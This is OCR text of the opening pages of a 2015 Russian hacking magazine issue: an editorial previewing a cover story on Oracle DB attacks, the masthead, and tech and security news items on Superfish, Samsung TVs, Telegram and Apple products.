

ХАКЕР
РЕКОМЕНДОВАННАЯ ЦЕНА 450 ₽
16+
№195
WWW.XAKEP.RU
Взлом со смартфона: проверяем в деле Kali NetHunter
стр. 46
Свежий обзор самых популярных эксплойт-паков
стр. 78
стр. 10
Cover Story
АТАКИ НА ORACLE
Подробный гайд по векторам атак на Oracle DB
Используем D3.js для визуализации данных
стр. 92
PUBLISHING FOR ENTHUSIASTS
(game)land
hi-fun media



Сколько себя помню — Oracle всегда лидировала в мире хранения данных для настоящего «корпоративного энтерпрайза». Причин такой популярности «в узких кругах», наверное, несколько. Во-первых, в « оракуле» из коробки есть огромное количество redundancy-фич, которые сильно облегчают обеспечение доступности данных для гигантских архитектур БД.

Во-вторых, многие крупные приложения чисто физически завязаны на ораклoвские особенности и подходы. Например, раньше большая часть бизнес-логики приложений писалась в хранимых процедурах Oracle DB. Сейчас, спустя годы, оказывается, что поддерживать эти блекбоксы элементарно дешевле, чем разбираться, как это работает, или пытаться переписать в соответствии с новыми подходами к разработке ПО. А бизнес, как известно, думает деньгами, а не технологиями.

В-третьих, хорошая «корпоративная» поддержка и развесистая документация дает возможность делать надежные продукты, которые, чего греха таить, стабильно работают десятилетиями, когда все вокруг уже давно изменилось. Вспомни девиз Java. В этом плане у энтерпрайза выбора немного — только Oracle да Microsoft.

Ну и в конце концов, не стоит забывать, что первые релизы Oracle DB вышли еще в конце семидесятых, когда в принципе выбора было немного. Как результат, многие компании выбирали решения от Oracle, привязывались к ним и сегодня, спустя сорок лет, уже не в силах отказаться от вендор-лока.

На выходе мы имеем огромное количество ораклoвских БД in the wild в совершенно «заброшенном» с точки зрения безопасности состоянии, половина из которых настроена еще в прошлом веке, при этом что-то поменять иной раз возможности просто нет. Чем это чревато, я думаю, ты уже догадался. Новая тема номера как раз и даст тебе необходимый практический ликбез по наиболее распространенным кейсам проникновения в Oracle DB и методам защиты от них.

Stay tuned, stay][!
Илья Русанен, главред][
@IlyaRusanen




№ 04 (195) Дата выхода: 01.04.2015

Илья Русанен
Главный редактор
rusanen@real.xakep.ru

Ирина Чернова
Выпускающий редактор
chernova@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE и СЦЕНА
pismenny@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
alexander@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Илья Илембитов
UNITS
ilembitov@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru


РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 450 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.




CONTENT



АПРЕЛЬ 2015
№ 195

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru







Apple Watch и не только

НОВОСТИ «ЯБЛОЧНОГО» ГИГАНТА

В линейки ноутбуков также внесли некоторые изменения: 13-дюймовый Macbook Pro Retina теперь оснащен новым трекпадом Force Touch, процессорами Intel Core пятого поколения, а флеш-память для хранения стала вдвое быстрее.

Новость месяца

На прошедшей в середине марта презентации компания Apple показала окончательные вариации своих смарт-часов и новый Macbook.

Про умные часы Apple почти все известно с осени прошлого года: они выходят в апреле, цена начинается с 349 долларов. Точная дата старта предзаказов и начала демонстрации устройства в фирменных магазинах Apple — 10 апреля. Но на презентации рассказали немного больше, чем мы знали до этого. Так, часы сгруппированы в три основные «коллекции» и выпускаются в двух размерах: 38 мм и 42 мм. Первая коллекция — обычные Apple Watch в корпусе из нержавеющей стали и окрашенные в цвет Space Black. Вторая коллекция — облегченная версия Apple Watch Sport из алюминия и в цвете Space Gray. Третья коллекция люксовая — золотые Apple Watch Edition выполнены в корпусе из 18-каратного желтого или розового золота. Цена таких часиков начинается от 10 тысяч долларов, и продаваться они будут только в некоторых, избранных магазинах.

Рассказали кое-что новое и о функционале часов. От одного заряда батарей гаджет должен работать 18 ч. Зарядка, кстати, беспроводная — крепится магнитами к задней части корпуса. Подтвердили, что без iPhone и приложения Apple Watch для iOS часы бесполезны чуть более, чем полностью. Зато часы все же имеют встроенный микрофон и динамик, так что можно диктовать СМС, отвечать на голосовые вызовы, не доставая телефон из сумки, и общаться с Siri. Показали и действительно интересные вещи: вызов такси Uber прямо с часов, без общения с оператором или ручного ввода адреса. Просмотр ленты в Instagram с возможностью лайкнуть фото друзей. Использование платежной системы Apple Pay.

«Взлетит» Apple Watch или нет, покажет время. Возможно, для часов действительно появятся некие удобные и революционные приложения, и мы удивимся: как же мы жили без этого раньше? Пока же часы Apple (равно как и их соседи по рынку) больше похожи на игрушку для гиков, перспективы проекта туманны, и за кругленькую сумму ты рискуешь получить очередной почти бесполезный гаджет, который нужно заряжать каждый день.

Новый ноутбук, носящий лаконичное название Macbook, тоже появится в продаже 10 апреля. Лаптоп обладает 12-дюймовым дисплеем Retina, процессором Intel Core M, 8 Гб оперативной памяти и 256/512 Гб SDD в зависимости от конфигурации. Стоит сказать, что при этом он даже тоньше Air — 13,1 мм против 17,1. Кстати, у ноутбука всего один разъем — новый USB-C, призванный заменить все привычные USB, DisplayPort, HDMI и VGA. Цена Macbook составит 1299–1599 долларов, в зависимости от конфигурации.



Кстати, еще одна хорошая новость: Siri наконец-то научилась понимать русский язык. Весь необходимый минимум функций русскоговорящая Siri уже выполняет, хотя язык дается ей нелегко — помощник частенько ошибается или не понимает владельца, а голос синтезируется весьма неестественно.

ТЕЛЕВИЗОРЫ SAMSUNG СЛЕДЯТ ЗА ТОБОЙ

СКАНДАЛ ВОКРУГ SMART TV

В прошлом месяце в документе Samsung Privacy Policy, относящемся к Smart TV компании, обнаружили весьма неприятную формулировку: «Помните, в случае если произнесенные вами слова содержат личную или иную конфиденциальную информацию, эта информация будет захвачена и передана третьей стороне среди прочих данных, если вы используете функцию распознавания голоса». Хотя фактически ни один телевизор в подобном шпионаже уличен не был, скандал разразился просто образцовый. Осудить компанию поспешили все, включая Фонд электронных рубежей. Эти парни не преминули напомнить, что раздел 1201 закона Digital Millennium Copyright Act (DMCA), который запрещает покупателям техники изучать прошивку и другое программное обеспечение, входящее в состав устройства, давно пора отменить.

Samsung, конечно, пришлось держать ответ перед разгневанной общественностью. Во-первых, формулировку, спровоцировавшую шумиху, быстренько убрали из документа. Во-вторых, в блоге хардверного гиганта появилась запись, максимально разъясняющая ситуацию. Если коротко: телевизоры никогда не подслушивают никого тайно — во время активации голосового управления на экране всегда горит иконка микрофона. Компания не хранит и не продает полученную от пользователей речевую информацию, а лишь передает ее на сервер, который обрабатывает речевую команду и ищет заданный в ней контент. Увы, даже с учетом этого ситуация все равно не становится приятнее.



Напомню, что этот случай не первый в своем роде. В 2013 году обнаружилось, что телевизоры компании LG собирают данные о том, какие программы смотрит пользователь. После критики в прессе LG выпустила фикс, закрывающий эту возможность.



КАК СПРЯТАТЬСЯ ОТ БОЛЬШОГО БРАТА

ОДЕЖДА БУДУЩЕГО, ИЛИ ЭКЗОТИКА ДЛЯ КРИМИНАЛЬНЫХ ЛИЧНОСТЕЙ

Эта новость довольно тесно перекликается с соседней — мы живем в мире, где за тобой способны шпионить даже телевизор и холодильник. Разумеется, такое «внимание» со стороны систем видеонаблюдения в крупных городах и многочисленных гаджетов, окружающих нас буквально повсюду, не нравится многим. Одежда или аксессуар, способный скрыть твое лицо от назойливых камер, уже не кажутся чем-то забавным и совершенно точно невостребованным.

Сразу две новинки такого рода принес нам прошедший месяц. Компания AVG презентовала на Всемирном мобильном конгрессе очки, которые засвечивают картинку для камер наблюдения. Идея на самом деле очень простая: в оправу очков вделано несколько инфракрасных светодиодов, которые при включении не видны человеческому глазу, но гарантируют, что камера не сможет распознать лицо. Почти в это же время на краудфандинговом сайте Betabrand появилась и удачно завершилась кампания под названием Flashback Photobomber Hoodie от дизайнера Криса Холмса. Холмс создал куртку с капюшоном, шарф, пиджак, брюки и кепку, в ткань которых вкраплены частицы стекла. Благодаря им на фотографиях со вспышкой сам носитель такой одежды едва виден, зато его одежда сияет ярким белым пятном.



«Мы проигрываем в борьбе с абьюзом и троллингом в Twitter, мы не можем справиться с этим годами. Это абсурд. Этому нет никакого оправдания. Я несу полную ответственность за то, что мы не были агрессивнее на этом фронте. Это только моя вина, и это позор».

ДИК КОСТОЛО,
CEO Twitter

BITCOIN-КОШЕЛЬКИ В TELEGRAM

ЭНТУЗИАСТЫ ПРИКРУТИЛИ К МЕССЕНДЖЕРУ ПОЛЕЗНУЮ ФУНКЦИЮ



орумы Bitcointalk принесли хорошую новость: стартап Telebit объявил о создании и успешном запуске сервиса, встраивающего прямо в Telegram биткойн-кошелек.

Отдельно приятен тот факт, что работает все это крайне просто и почти бесплатно. За некоторые транзакции взимается комиссия 0,0001 BTC. Но перевод биткойнов кому-то из Telegram-контактов бесплатен. Дело в том, что денежные средства, по сути, хранятся в кошельке компании, поэтому переводы между пользователями мессенджера идут вне публичной базы транзакций. Перевод на внешний кошелек обойдется в те самые 0,0001 BTC.

Не придется проходить мудреную регистрацию и долго пытаться подружить два приложения. Достаточно отправить команду WALLET на адрес Telebit в Telegram — @Telebit. После ты получаешь адрес своего кошелька в виде текстовой строки и QR-кода.

Еще один приятный момент: сервис дарит новому пользователю по 0,00025 BTC. А если твои друзья в Telegram тоже начнут пользоваться сервисом, ты получишь за отправку любой суммы контакту порядка 0,00005 BTC. На момент написания заметки сервис преодолел веху в 6100 регистраций (5400 из них активны в последние пятнадцать дней). Ƀ1,85 потрачен на бонусы, и всего Ƀ36,5 переведено .

Официальных комментариев от команды Telegram и Павла Дурова на данную тему пока нет.





Между тем ИБ-специалист Зук Авраам из Zimperium нашел способ читать сообщения из Secret Chat в Telegram без ключей шифрования на руках. Он предложил (и сам же осуществил это на практике) не ломать сам мессенджер, а использовать известную уязвимость для взлома ядра Android. Получив таким образом доступ к оперативной памяти, в ней можно найти искомые сообщения. Подробнее в блоге Авраама: blog.zimperium.com/telegram-hack.

«Если бы я был российским шпионом, как я мог полететь в Гонконг? Это был бы неоправданный риск, мне бы никто не позволил. Да и вообще, зачем мне тогда рассказывать журналистам хоть что-то, тем более важное? Будь я российским шпионом, какого черта я сидел бы месяц запертым в аэропорту? В мою честь скорее устроили бы парад и дали бы мне медаль».



ЭДВАРД СНОУДЕН ИЗ AMA НА REDDIT,
на вопрос о связях с российской разведкой

39 890

MongoDB не защищены вообще

→ Группа немецких студентов провела эксперимент: просканировала всемирную сеть и выявила почти 40 тысяч публично доступных экземпляров MongoDB, которые не защищены даже банальной аутентификацией. В числе таких «открытых всем ветрам» БД оказались и крупные компании, среди которых французская телекоммуникационная фирма, чья БД содержит данные о примерно 8 миллионах абонентов. Увы, главная проблема администраторов — обычная халатность и неправильная настройка СУБД, когда настройки по умолчанию применяют, не читая.

84%

Все больше запросов о блокировке информации

→ Twitter отчитался о втором полугодии 2014 года и раскрыл данные о запросах властей на блокировку различной информации. Лидирует в этом вопросе Турция с 477 запросами. На втором месте Россия, но разрыв большой — власти РФ подали только 91 запрос. На третьем месте Германия с 43 запросами. В целом запросов стало больше на 84%, и на 40% чаще приходят запросы с требованием раскрыть информацию о владельцах аккаунтов.

НОУТБУКИ С ПРЕДУСТАНОВЛЕННОЙ МАЛВАРЬЮ

LENOVO ОКАЗАЛАСЬ В ЦЕНТРЕ КРУПНОГО СКАНДАЛА

Пользователи ноутбуков Lenovo обнаружили, что в комплект предустановленного ПО на их устройствах входит рекламное и откровенно шпионское ПО. Китайского производителя уличили в установке на новые устройства adware-приложения Superfish, которое активируется при первом включении девайса. На свет этот позорный факт выплыл, когда дотошные пользователи (видимо, заметив что-то странное) начали проверять SSL-сертификаты для установки защищенных соединений в браузере. Оказалось, что все сертификаты почему-то выданы некоей корпорацией Superfish Inc. Подробное разбирательство показало, что проблема затрагивает все SSL-соединения в браузерах Internet Explorer и Chrome под Windows (Firefox поставляется с собственными сертификатами, поэтому не подвержен данной атаке).

На первый взгляд Superfish может показаться неприятным, но почти безобидным софтом. Это расширение к браузеру, которое призвано показывать таргетированные ссылки спонсоров в результатах поисковых запросов, способствуя, по мнению разработчиков, эффективному шопингу. Lenovo устанавливала Superfish на новые ноутбуки сознательно (если кто-то вдруг подумал, что это недоразумение), заключив с авторами софтины соответствующий договор. Кстати, делалось это совершенно законно и прекрасно отвечало букве пользовательского соглашения. Проблема крылась в другом — Superfish оказалась не такой уж безобидной. Для начала сертификат Superfish сгенерирован с использованием устаревших криптографических стандартов и де-факто подрывает защиту всех SSL-соединений. Плюс он остается в системе даже после удаления Superfish. Кроме того, в «обязанности» приложения, по сути, входят: взлом защищенных соединений с помощью атаки MITM, отображение собственного фальшивого сертификата (SHA-1, 1024-битный RSA) вместо настоящего, отслеживание действий пользователя, сбор персональных данных и загрузка собранного на удаленный сервер, внедрение рекламы на посторонние веб-страницы, отображение всплывающих окон с рекламой. Разгневанные СМИ и пользователи, называющие Superfish трояном, в общем, совершенно правы.

Ноутбуки с Superfish продавались как минимум с июня 2014 года, так что речь идет не о паре тысяч пострадавших. Конечно, Lenovo уже извинилась за случившееся и пообещала не повторять таких ошибок в будущем. Конечно, компания оперативно выпустила утилиту для удаления Superfish и бесплатно предоставила пострадавшим пользователям полгода защиты от McAfee LiveSafe. Однако это не уберегло сайт Lenovo.com от мстительного дефейса, исполненного предположительно хакерами из Lizard Squad. Не помогло все это и быстро смыть пятно с репутации компании, потому что осадочек, как говорится, все равно остался.



Параллельно с описанным подразделение GReAT «Лаборатории Касперского» обнаружило, что некая группа Equation, связанная с разработчиками червя Stuxnet, внедряла малварь прямо в прошивки HDD таких фирм, как Seagate, Western Digital, Toshiba, Maxtor, IBM. Малварь в числе прочего копировала с компьютера жертвы ключи шифрования и предназначалась для работы на ПК, отключенных от интернета (air gap осуществлялся модулем Fanny через флешки и стандартные уязвимости). Так что adware — это еще не самое страшное.



Список моделей ноутбуков, затронутых Superfish:

G Series: G410, G510, G710, G40-70, G50-70, G40-30, G50-30, G40-45, G50-45
U Series: U330P, U430P, U330Touch, U430Touch, U530Touch
Y Series: Y430P, Y40-70, Y50-70
Z Series: Z40-75, Z50-75, Z40-70, Z50-70
S Series: S310, S410, S40-70, S415, S415 Touch, S20-30, S20-30 Touch
Flex Series: Flex 2 14D, Flex 2 15D, Flex 2 14, Flex 2 15, Flex 2 14(BTM), Flex 2 15(BTM), Flex 10
MIIX Series: MIIX 2-8, MIIX 2-10, MIIX 2-11
YOGA Series: YOGA 2 Pro-13, YOGA 2-13, YOGA 2-11BTM, YOGA 2-11HSW
E Series: E10-30

САМОЕ СЛАБОЕ ЗВЕНО

→ Компания GFI Software опубликовала довольно неоднозначный список самых уязвимых приложений и операционных систем 2014 года, составленный на базе национальной базы уязвимостей (NVD). Итак, где нашли больше всего «дыр»?

	2014 год	2013 год	2012 год
Баги	7038	4794	4347
Критические уязвимости	1705	1612	1488

83% составляют баги в программных приложениях:

	Уязвимостей	Критические	Средней опасности
Internet Explorer	242	220	22
Google Chrome	124	86	38
Mozilla Firefox	117	57	57
Adobe Flash Player	76	65	11
Oracle Java	104	50	46

13% приходится на долю операционных систем*:

	Уязвимостей	Критические	Средней опасности
OS X	147	64	67
Apple iOS	127	32	72
Lunix Kernel	119	24	74
Windows Server 2008	38	26	12
Windows 7	36	25	11

4% уязвимостей найдено в аппаратных устройствах

*Android в список не вошел, а то первое место точно было бы у него.



10 МИЛЛИОНОВ ПАРОЛЕЙ НАЗЛО

КАК ОПУБЛИКОВАТЬ ССЫЛКУ И НЕ СЕСТЬ ЗА ЭТО В ТЮРЬМУ

ИБ-специалист и автор нескольких книг о безопасности Марк Барнетт в знак протеста опубликовал базу с 10 миллионами паролей, собранных за последние годы во время различных утечек данных. Юридически Барнетт полностью обезопасил себя, опубликовав данные как общественное достояние. Приведенная информация, по его словам, включает привязку к именам пользователей и является отличным источником статистики для исследователей безопасности, изучающих особенности поведения пользователей при выборе паролей. Кроме того, из базы удалены сведения о доменах и любые ключевые слова, которые помогли бы определить принадлежность информации к конкретному сервису или компании.

Зачем Барнетт это сделал? В поддержку журналиста Баррета Брауна, которого недавно обвинили в краже личных данных и торговле базами параметров аутентификации. Обвинениям журналист подвергся, просто опубликовав ссылку на выложенную в Сеть анонимными хакерами подборку логинов и паролей.

Опубликовав свою десятимиллионную подборку, Марк Барнетт пишет: «Это просто абсурд, что, обнародовав эти данные, я вынужден написать целую сопроводительную статью, чтобы не опасаться потом судебного преследования». Соглашусь с Марком, действительно жуткий сюрреализм, когда под суд можно попасть даже за публикацию ссылки.


ТРОЯН, РАБОТАЮЩИЙ ДАЖЕ НА ВЫКЛЮЧЕННОМ УСТРОЙСТВЕ

ГОРОДСКИЕ ЛЕГЕНДЫ НЕ ВРУТ, ДАЖЕ ОТКЛЮЧЕННЫЙ ТЕЛЕФОН МОЖЕТ ПРОДОЛЖАТЬ ЖИТЬ СВОЕЙ ЖИЗНЬЮ

В фильмах, книгах и советах бывалых параноиков часто мелькает мысль: мол, просто отключить мобильный телефон в наши дни недостаточно, за тобой все равно могут следить спецслужбы. Поэтому желательно достать из трубки аккумулятор, а еще лучше вовсе сломать ее пополам или утопить в кислоте.

Специалисты компании AVG обнаружили троян для Android 5 и выше, который доказывает, что паранойя — это не всегда плохо. По сути, эта малварь функционирует даже после выключения телефона. Хотя если быть совсем точной — троян заставляет пользователя поверить, что телефон отключен, хотя это не так. Получив рутовые права в системе, малварь перехватывает запрос на выключение аппарата, показывает пользователю анимацию выключения телефона и гасит экран. Пользователь уверен, что телефон выключен, тогда как на самом деле он продолжает работать, а троян в это время может совершать исходящие вызовы, делать фотографии и прочее.

До наших палестин зараза, похоже, еще не добралась — новый зловред обнаружили в китайских магазинах приложений, и в Поднебесной он заразил порядка 10 тысяч устройств.





ХОРОШИМ ХАКЕРАМ И ДЕНЕГ НЕ ЖАЛКО

Facebook опубликовала статистику за 2014 год, подробно рассказав, сколько денег компания выплатила хакерам и за что именно.

• Из 65 стран мира премии за баги получил 321 исследователь

Лидеры по странам	Багов	Среднее вознаграждение
Индия	196	1343 доллара
Египет	81	1220 долларов
США	61	2470 долларов
Великобритания	28	2768 долларов
Филиппины	27	1093 доллара

3 $ За три года (начиная с 2011-го) выплачено уже более миллионов

Средняя выплата составила 1788 $

2014 год

Выплачено 1,3 миллиона $

Пятеро профессиональных багоискателей «заработали» 256 750 $

Подано 17 011 баг-репортов +16% от 2013 года

Из них 61 баг в итоге классифицирован как уязвимость высокой опасности +49% от 2013 года



LIGHTNING ВЗЛОМАН

ДЖЕЙЛБРЕЙК LIGHTNING УСПЕШНО ВЫПОЛНЕН И ЯВНО ПРИГОДИТСЯ ХАКЕРАМ В БУДУЩЕМ

Осуществить джейлбрейк устройств Apple в последние годы становится все труднее, ведь компания уделяет данному вопросу немало внимания, закрывая самые очевидные «обходные пути». Хакер, известный как Ramtin Amin, судя по всему, облегчил жизнь многим другим энтузиастам, так как сумел показать реверс-инжиниринг 80-го уровня и джейлбрейкнуть проприетарный разъем Lightning в iPhone и iPad.

